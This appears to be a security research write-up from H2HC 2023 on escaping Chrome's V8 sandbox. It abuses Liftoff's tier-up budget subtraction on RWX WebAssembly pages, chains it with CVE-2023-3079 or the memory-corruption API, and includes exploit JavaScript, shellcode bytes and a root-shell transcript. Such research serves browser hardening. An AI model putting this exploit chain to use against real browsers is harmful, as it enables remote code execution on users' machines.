


# Abusing Liftoff assembly and efficiently escaping from sbx

Monday, December 11, 2023

This was a research published during H2HC 2023! Many thanks to [@bsdaemon](#), [@filipebalestra](#), [@gabrielnb](#), and the entire team for creating and maintaining this incredible event!

Chrome has been implementing new mitigations to make it infeasible, or at least more difficult, to exploit v8, as the complexity of implementing the most modern ECMAScript specification and maintaining high-level performance is a very challenging task and a huge attack surface. With that in mind, the “[V8 Sandbox](#)” project was developed.

This sandbox is a bit different from the conventional ones. There are no two distinct processes or power limits for v8; the sandbox design is based on Heap isolation and corruption power. Basically, v8 allocates a memory region, the so-called “V8 Sandbox,” and places all JSObjects in it. That is, all JS objects themselves. The crucial point is to remove all 64-bit raw pointers from inside the Sandbox and replace them with offsets (from 32 to 40 bits) or indexes of foreign tables (outside the heap). This way, when acquiring a bug, one is limited to corrupting data inside the Sandbox, resulting in nothing more than a crash.



v8-sandbox.png

We can see that to access an **ArrayBuffer**, we use a 40-bit offset. Therefore, if it is possible to corrupt such an address, it will not be possible to escape the Sandbox to write to the Wasm RWX page, for example. Similarly, to access external entities such as the DOM, an index (0, 1, 2, 3...) will be used, and the same will happen with **Code Pointers**. As we don't have the function pointer offset, the possibility of executing code with **JIT spray** is also invalidated—a technique in which JIT is used to create specific **mov** instructions and then misalign the entry point pointer to execute a shellcode.

- Looking at this extensive chart, it seems quite intimidating.

## Liftoff

**Liftoff** is v8's WebAssembly compiler, aiming to generate the relative assembly of a Wasm code as quickly as possible. In the event that optimization is required later, the code will be optimized by TurboFan. What's interesting here are some opcodes generated by Liftoff, we can use the following Wasm code and see the compiled result:

```
;; Literally do nothing
(module
  (func (export "nop")
    nop
  )
)
```

```
// ./d8 --print-code --allow-natives-syntax --shell exp.js
V8 version 12.1.0 (candidate)
d8> nop()
--- WebAssembly code ---
name: wasm-function[0]
index: 0
kind: wasm function
compiler: Liftoff
Body (size = 128 = 80 + 48 padding)
Instructions (size = 68)
0x3b34546a5c00    0  55          push rbp
0x3b34546a5c01    1 4889e5      REX.W movq rbp, rsp
0x3b34546a5c04    4 6a08        push 0x8
0x3b34546a5c06    6 56          push rsi
0x3b34546a5c07    7 4881ec10000000 REX.W subq rsp, 0x10
0x3b34546a5c0e    e 493b65a0    REX.W cmpq
rsp, [r13-0x60]
0x3b34546a5c12   12 0f8613000000    jna 0x3b34546a5c2b
<+0x2b>
0x3b34546a5c18   18 4c8b5677      REX.W movq
r10, [rsi+0x77]
0x3b34546a5c1c   1c 41832a18      subl [r10], 0x18
0x3b34546a5c20   20 0f8810000000    js 0x3b34546a5c36
<+0x36>
0x3b34546a5c26   26 488be5      REX.W movq rsp, rbp
0x3b34546a5c29   29 5d          pop rbp
0x3b34546a5c2a   2a c3          retl
0x3b34546a5c2b   2b e8d0f6ffff    call 0x3b34546a5300
(jump table)
0x3b34546a5c30   30 488b75f0      REX.W movq
```

```

rsi,[rbp-0x10]
0x3b34546a5c34    34  ebe2                jmp 0x3b34546a5c18
<+0x18>
0x3b34546a5c36    36  e825f5ffff          call 0x3b34546a5160
(jump table)
0x3b34546a5c3b    3b  488b75f0            REX.W movq
rsi,[rbp-0x10]
0x3b34546a5c3f    3f  ebe5                jmp 0x3b34546a5c26
<+0x26>
0x3b34546a5c41    41  0f1f00             nop

```

Source positions:

pc	offset	position	
2b	0		statement
36	2		statement

Safepoints (entries = 1, byte size = 10)

0x3b34546a5c30 30 slots (sp->fp): 00000000

RelocInfo (size = 0)

--- End code ---

Near the middle of the function, we can see two very peculiar instructions:

```

;; [1]
mov r10, [rsi+0x77]
subl [r10], 0x18

```

If we use a *debugger*, we can see that `rsi` is a pointer to the `WasmInstance`, an object that resides inside the V8 Sandbox:

The screenshot shows a debugger window with the following content:

```

r3tr0 in v8 on main
+ ./out/x64.release/d8 --print-code --allow-natives-syntax --shell /media/ssd/exploits/v8/v8-release
V8 version 12.1.0 (candidate)
d8> %DebugPrint(wasm instance)
DebugPrint: 0x38f50019a309: [WasmInstanceObject] in OldSpace
- map: 0x38f500191219 <Map[208](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x38f5001912c5 <Object map = 0x38f50019a2e1>
- elements: 0x38f5000006a5 <FixedArray[0]> [HOLEY_ELEMENTS]
- module_object: 0x38f50004b3f9 <Module map = 0x38f5001910f1>
- exports_object: 0x38f50004b58d <Object map = 0x38f50019a63d>
- native_context: 0x38f500183c51 <NativeContext[285]>
- memory_objects: 0x38f50004b4b9 <FixedArray[1]>
- tables: 0x38f5000006a5 <FixedArray[0]>
- indirect_function_tables: 0x38f5000006a5 <FixedArray[0]>
- imported_function_refs: 0x38f5000006a5 <FixedArray[0]>
- indirect_function_table_refs: 0x38f5000006a5 <FixedArray[0]>
- wasm_internal_functions: 0x38f50004b4a9 <FixedArray[2]>
- managed_object_maps: 0x38f50004b57d <FixedArray[2]>
- feedback_vectors: 0x38f5000006a5 <FixedArray[0]>
- well_known_imports: 0x38f5000006a5 <FixedArray[0]>
- memory0_start: 0x38f880000000

```

On the right, a register dump shows:

```

pwndbg> b *0x3b34546a5c18
Breakpoint 1 at 0x3b34546a5c18
pwndbg> c
Continuing.

Thread 1 "d8" hit Breakpoint 1,
LEGEND: STACK | HEAP | CODE | DA
*RAX 0x0
*RBX 0x555da27635b0 (v8::intern
*RCX 0x555da538ce40 ← 0x0
*RDX 0x555da538af20 → 0x38f500
*RDI 0x3b34546a5000 ← jmp 0x3b
*RSI 0x38f50019a309 ← 0xa50000
*R8 0x7fff0e9bdee8 ← 0x6
*R9 0xfffff90a
*R10 0x7fd05b9a0000 ← 0x0
*R11 0x7fff0e9bde90 ← 0x0
*R12 0x7fd06df74598 ← 0x1

```

debug-print.png

Hmm, interesting. Let's use another code to see a different situation:

```
;; Get 2 params, 32bits offset and 64bits to write
(module
  (memory 1)

  (func (export "write")
    (param $offset i32) ;; Offset within memory
    (param $value i64)  ;; 64-bit integer to write
    (i64.store
      (local.get $offset) ;; Get the memory offset
      (local.get $value)  ;; Get the i64 value
    )
  )
)
```

```
// ./d8 --print-code --allow-natives-syntax --shell exp.js
V8 version 12.1.0 (candidate)
d8> write(0, 10n)
--- WebAssembly code ---
name: wasm-function[1]
index: 1
kind: wasm function
compiler: Liftoff
Body (size = 128 = 104 + 24 padding)
Instructions (size = 92)
0x2376a15e0b80    0    55                push rbp
0x2376a15e0b81    1   4889e5            REX.W movq rbp, rsp
0x2376a15e0b84    4   6a08                push 0x8
0x2376a15e0b86    6   56                push rsi
0x2376a15e0b87    7  4881ec10000000    REX.W subq rsp, 0x10
0x2376a15e0b8e    e  493b65a0            REX.W cmpq
rsp, [r13-0x60]
0x2376a15e0b92   12  0f8623000000      jna 0x2376a15e0bbb
<+0x3b>
0x2376a15e0b98   18  488b4e27            REX.W movq
rcx, [rsi+0x27]
0x2376a15e0b9c   1c  48c1e918            REX.W shrq rcx, 24
;;                ^ opcode do shr
0x2376a15e0ba0   20  4903ce            REX.W addq rcx, r14
0x2376a15e0ba3   23  48891401            REX.W movq
[rcx+rax*1], rdx
0x2376a15e0ba7   27  4c8b5677            REX.W movq
r10, [rsi+0x77]
0x2376a15e0bab   2b  41836a0427          subl [r10+0x4], 0x27
0x2376a15e0bb0   30  0f8814000000      js 0x2376a15e0bca
<+0x4a>
```

```

0x2376a15e0bb6  36  488be5      REX.W movq  rsp,rbp
0x2376a15e0bb9  39  5d          pop  rbp
0x2376a15e0bba  3a  c3          retl
0x2376a15e0bbb  3b  50          push rax
0x2376a15e0bbc  3c  52          push rdx
0x2376a15e0bbd  3d  e83ef7ffff call 0x2376a15e0300
(jump table)
0x2376a15e0bc2  42  5a          pop  rdx
0x2376a15e0bc3  43  58          pop  rax
0x2376a15e0bc4  44  488b75f0    REX.W movq
rsi,[rbp-0x10]
0x2376a15e0bc8  48  ebce       jmp 0x2376a15e0b98
<+0x18>
0x2376a15e0bca  4a  50          push rax
0x2376a15e0bcb  4b  51          push rcx
0x2376a15e0bcc  4c  52          push rdx
0x2376a15e0bcd  4d  e88ef5ffff call 0x2376a15e0160
(jump table)
0x2376a15e0bd2  52  5a          pop  rdx
0x2376a15e0bd3  53  59          pop  rcx
0x2376a15e0bd4  54  58          pop  rax
0x2376a15e0bd5  55  488b75f0    REX.W movq
rsi,[rbp-0x10]
0x2376a15e0bd9  59  ebdb       jmp 0x2376a15e0bb6
<+0x36>
0x2376a15e0bdb  5b  90          nop

```

Protected instructions:

```

pc offset
  23

```

Source positions:

```

pc offset  position
  23        5  statement
  3d        0  statement
  4d        8  statement

```

Safepoints (entries = 1, byte size = 11)

```

0x2376a15e0ba3  23  slots (sp->fp): 0000000000000000

```

RelocInfo (size = 0)

--- End code ---

Near the middle of the function, we can see the following instructions:

```

;; [2]
mov rcx, [rsi+0x27] ;; address from v8 cage

```

```
shr rcx, 24          ;; shift to limit address size
add rcx, r14         ;; add base with sandbox offset
mov [rcx+rax], rdx   ;; write we 64bit(rdx) to base(rcx) +
input offset(rax)
```

We can analyze in the compiler the code responsible for generating these code snippets and understand exactly what the difference is between these two memory accesses:

```
// https://source.chromium.org/chromium/chromium/src/+/main:v8
/src/wasm/baseline/x64/liftoff-assembly-x64-inl.h;l=323-340;
drc=c2783fca4a60fb1ca2cd3b05bc7676396905f8f9
void LiftoffAssembler::CheckTierUp(int declared_func_index,
int budget_used,
                                Label* ool_label,
                                const FreezeCacheState&
frozen) {
    Register instance = cache_state_.cached_instance;
    if (instance == no_reg) {
        instance = kScratchRegister;
        LoadInstanceFromFrame(instance);
    }

    Register budget_array = kScratchRegister; // Overwriting
    {instance}.
    constexpr int kArrayOffset = wasm::ObjectAccess::ToTagged(
        WasmInstanceObject::kTieringBudgetArrayOffset);
    movq(budget_array, Operand{instance, kArrayOffset});

    // [3]
    int offset = kInt32Size * declared_func_index;
    subl(Operand{budget_array, offset}, Immediate(budget_used));
    j(negative, ool_label);
}
```

```
// https://source.chromium.org/chromium/chromium/src/+/main:v8
/src/codegen/x64/macro-assembly-x64.cc;l=449-457;
drc=8de6dcc377690a0ea0fd95ba6bbef802f55da683
void MacroAssembler::DecodeSandboxedPointer(Register value) {
    ASM_CODE_COMMENT(this);
#ifdef V8_ENABLE_SANDBOX
    // [4]
    shrq(value, Immediate(kSandboxedPointerShift));
    addq(value, kPtrComprCageBaseRegister);
#else
    UNREACHABLE();
#endif
}
```



```
}
```

In the first access ( [1] ), the assembly was generated by the `CheckTierUp` function ( [3] ), which retrieves this address with `Operand{instance, kArrayOffset}` , compiled into `mov r10, [instance+kArrayOffset]` , while in the second code snippet ( [2] ), the function `DecodeSandboxedPointer` generated this access, performing the correct `shift` and `add` ( [4] ). In other words, we are simply trusting a pointer from within the sandbox and subtracting `budget_used` .

If you recall that WebAssembly pages are RWX, you might notice something interesting: We have a shellcoding CTF!

If we write the address of the `shr rcx, 24` instruction to the address `[rsi+0x77]` , we can subtract 0x18 from somewhere in the opcode. Let's see what instructions we can create with this:

```
r3tr0@pwn:~$ rasm2 -d 48c1e918
shr rcx, 0x18
r3tr0@pwn:~$ rasm2 -d 30c1e918 # 0x48-0x18=0x30
xor cl, al
invalid
invalid
r3tr0@pwn:~$ rasm2 -d 48a9e918 # 0xc1-0x18=0xa9
invalid
invalid
invalid
invalid
r3tr0@pwn:~$ rasm2 -d 48c1d118 # 0xe9-0x18=0xd1
rcl rcx, 0x18
```

Great! We found something very useful! We can replace the `shr rcx, 0x18` instruction with `rcl rcx, 0x18` , which simply “rotates” the value. This seems sufficient to bypass the shift and use 64-bit addresses. Thus, we can simply use this function as a “write anywhere” and copy a shellcode to some Wasm function.

## Exploits

Let's test our theory! We can do it in two ways, either using some recent CVE or memory corruption APIs (it's strange that these exist, but their purpose is precisely to test things like the sandbox). We can activate it with the flag



`v8_expose_memory_corruption_api=true` in the `args.gn` file. In this paper, we will test both approaches.

## CVE-2023-3079

Exploit based on: <https://github.com/mistymntncop/CVE-2023-3079>

This is a vulnerability where we leak **TheHole** and trigger a *type confusion*. I won't delve into it as it is not the purpose of this paper, but if you want a more detailed view of the bug, please refer to the original exploit [here](#).

Let's repeat the same process and see the generated code:

```
(module
  (func $nop (export "nop")
    nop
  )
)
```

```
--- WebAssembly code ---
name: wasm-function[0]
index: 0
kind: wasm function
compiler: Liftoff
Body (size = 128 = 88 + 40 padding)
Instructions (size = 76)
0x1c6675a9740    0  55                push rbp
0x1c6675a9741    1  4889e5           REX.W movq rbp, rsp
0x1c6675a9744    4  6a08            push 0x8
0x1c6675a9746    6  56              push rsi
0x1c6675a9747    7  4881ec10000000  REX.W subq rsp, 0x10
0x1c6675a974e    e  488b462f         REX.W movq
rax, [rsi+0x2f]
0x1c6675a9752   12  483b20           REX.W cmpq rsp, [rax]
0x1c6675a9755   15  0f8619000000    jna 0x1c6675a9774
<+0x34>
0x1c6675a975b   1b  488b868f000000  REX.W movq
rax, [rsi+0x8f]
0x1c6675a9762   22  8b08            movl rcx, [rax]
0x1c6675a9764   24  83e91b          subl rcx, 0x1b
0x1c6675a9767   27  0f8812000000    js 0x1c6675a977f
<+0x3f>
0x1c6675a976d   2d  8908            movl [rax], rcx
0x1c6675a976f   2f  488be5         REX.W movq rsp, rbp
0x1c6675a9772   32  5d             pop rbp
```

```

0x1c6675a9773    33  c3                retl
0x1c6675a9774    34  e867fbffff        call 0x1c6675a92e0
(jump table)
0x1c6675a9779    39  488b75f0          REX.W movq rsi,[rbp-
0x10]
0x1c6675a977d    3d  ebdc              jmp 0x1c6675a975b
<+0x1b>
0x1c6675a977f    3f  e8dcf9ffff        call 0x1c6675a9160
(jump table)
0x1c6675a9784    44  488b75f0          REX.W movq rsi,[rbp-
0x10]
0x1c6675a9788    48  ebe5              jmp 0x1c6675a976f
<+0x2f>
0x1c6675a978a    4a  6690              nop

```

Source positions:

pc	offset	position	
	34	0	statement
	3f	2	statement

Safepoints (entries = 1, byte size = 10)

0x1c6675a9779 39 slots (sp->fp): 00000000

RelocInfo (size = 0)

--- End code ---

During the tests, I couldn't find a way to use the value `0x1b` to create other useful opcodes, so I had another idea. The value of `subl` changes depending on the v8 version and the interactions the code has with the stack. The goal will be to generate two "nop" functions, one with a higher `budget_used` than the other, and use the first function to subtract the `subl` value from the second. To illustrate it better:

```

(module
  (memory 1)
  (func $nop (export "nop")
    i32.const 1
    i32.const 0xdead
    i32.store
  )

  (func (export "nop2")
    nop
    i32.const 0
    i32.const 0xdead
    i32.store
    i32.const 1
  )

```

```

    i32.const 0xdead
    i32.store
  )
)

```

V8 version 11.4.0 (candidate)

d8> nop()

[truncated]

0x1a787102975b	1b	488b868f000000	REX.W movq
rax,[rsi+0x8f]			
0x1a7871029762	22	8b08	movl rcx,[rax]
0x1a7871029764	24	83e91b	subl rcx,0x1b

[truncated]

d8> nop2()

[truncated]

0x1a78710297f5	35	488b868f000000	REX.W movq
rax,[rsi+0x8f]			
0x1a78710297fc	3c	8b5008	movl rdx,[rax+0x8]
0x1a78710297ff	3f	83ea35	subl rdx,0x35

[truncated]

And in the exploit, we will subtract `0x1b` from `0x35` :

```

v8_write64(wasm_instance_addr + tiering_budget_array_off,
sub_instruction_addr);
nop(); // transform "subl rdx,0x35" in "subl rdi,0x7"

```

And after that, we can subtract values more assertively. Let's create two more functions in WebAssembly, `arb_write`, which will be the function from which we'll remove the integrity checks, and `shell`, a "nop" where we'll copy our shellcode:

```

(func $main (export "arb_write")
  (param $offset i32) ;; Offset within memory
  (param $value i64)  ;; 64-bit integer to write

  (i64.store
    (local.get $offset) ;; Get the memory offset
    (local.get $value)  ;; Get the i64 value
  )
)
(func (export "shell")
  nop
)

```

Now, with our `subl [arb address], 0x7`, let's replace some instructions in `arb_write`:

```
v8_write64(wasm_instance_addr + tiering_budget_array_off,
shr_instruction_addr - 4n);
nop2(); // transform "shrq rcx, 24" in "shr r9d, 0x18"

v8_write64(wasm_instance_addr + tiering_budget_array_off,
add_instruction_addr - 4n);
nop2(); // transform "addq rcx,r14" in "add ecx, esi"
v8_write64(wasm_instance_addr + tiering_budget_array_off,
add_instruction_addr - 4n + 2n);
nop2(); // transform "add ecx, esi" in "add eax,edi"
v8_write64(wasm_instance_addr + tiering_budget_array_off,
add_instruction_addr - 4n + 2n);
nop2(); // transform "add eax,edi" in "add eax, eax"

v8_write64(wasm_instance_addr + tiering_budget_array_off,
orig_sub_addr);
```

We replaced the instructions `shrq rcx, 24` with `shr r9d, 0x18` and `addq rcx, r14` with `add eax, eax`. A comparison before/after:

```
V8 version 11.4.0 (candidate)
d8> arb_write(0, 10n)
[truncated]
0x1d26426fd81b    1b  488b4e1f          REX.W movq
rcx,[rsi+0x1f]
0x1d26426fd81f    1f  48c1e918          REX.W shrq rcx, 24
0x1d26426fd823    23  4903ce           REX.W addq rcx,r14
0x1d26426fd826    26  48891401          REX.W movq
[rcx+rax*1],rdx
0x1d26426fd82a    2a  488b9e8f000000    REX.W movq
rbx,[rsi+0x8f]
0x1d26426fd831    31  8b7b08           movl rdi,[rbx+0x8]
0x1d26426fd834    34  83ef2a           subl rdi,0x2a
[truncated]
```

```
pwndbg> x/10i 0x1d26426fd81b
0x1d26426fd81b: mov     rcx,QWORD PTR [rsi+0x1f]
0x1d26426fd81f: shr     r9d,0x18
0x1d26426fd823: rex.X   add eax,eax
0x1d26426fd826: mov     QWORD PTR [rcx+rax*1],rdx
0x1d26426fd82a: mov     rbx,QWORD PTR [rsi+0x8f]
0x1d26426fd831: mov     edi,DWORD PTR [rbx+0x8]
```


```
0x1d26426fd834:  sub    edi,0x2a
[truncated]
```

Perfect! Finally, we can simply copy our shellcode and execute the shell:

```
const shellcode = [
  0x732f6e69622fb848n, 0x66525f5450990068n,
  0x5e8525e54632d68n, 0x68736162000000n, 0xf583b6a5e545756n,
  0x5n
];

console.log("[+] Copying shellcode")
v8_write64(wasm_instance_addr + 0x1fn, shellcode_addr);
shellcode.map((code, i) => {
  arb_write(i * 4, code);
})

console.log("[+] Poping shell!!!")
shell();
```



```
root@v8pwn /work# ./d8 --shell exp.js
V8 version 11.4.0 (candidate)
d8> pwn()
[*] Leaking TheHole
[!] Waiting concurrent compilation...
[+] Continuing
[*] wasm instance: 0x19c159
[*] RWX start: 0x56a53577000
[*] Shr instruction addr: 0x56a5357781f
[*] Sub instruction addr: 0x56a535777c1
[+] Copying shellcode
[+] Poping shell!!!
root@v8pwn:/work# id
uid=0(root) gid=0(root) groups=0(root)
root@v8pwn:/work#
```

poping-shell-cve-2023-3079.png

Final exploit

## Memory corruption API

Adapting the exploit using the memory corruption API is not very complex. We can create the following functions to simulate a successful exploitation inside the v8 sandbox:


```
let sandboxMemory = new DataView(new Sandbox.MemoryView(0,
0x100000000));

function addrOf(obj) {
  return Sandbox.getAddressOf(obj);
}

function v8_read64(addr) {
  return sandboxMemory.getBigUint64(Number(addr), true);
}

function v8_write64(addr, val) {
  return sandboxMemory.setBigInt64(Number(addr), val, true);
}
```

And to write the exploit, we just need to debug a bit to find the new offsets and values that we need/can corrupt:



```
root@v8pwn /work# ./d8 --shell exp.js
V8 version 12.2.0 (candidate)
d8> pwn()
[*] wasm instance: 0xdb0a8
[*] RWX start: 0x3b04a18b9000
[*] Shl instruction addr: 0x3b04a18b999c
[*] Sub instruction addr: 0x3b04a18b98fa
[*] Add instruction addr: 0x3b04a18b99a0
[+] Copying shellcode
[+] Poping shell!!!
root@v8pwn:/work# id
uid=0(root) gid=0(root) groups=0(root)
root@v8pwn:/work#
```

poping-shell-memory-corruption-api.png

## Final exploit

If you have any questions about the paper, feel free to [contact me](#).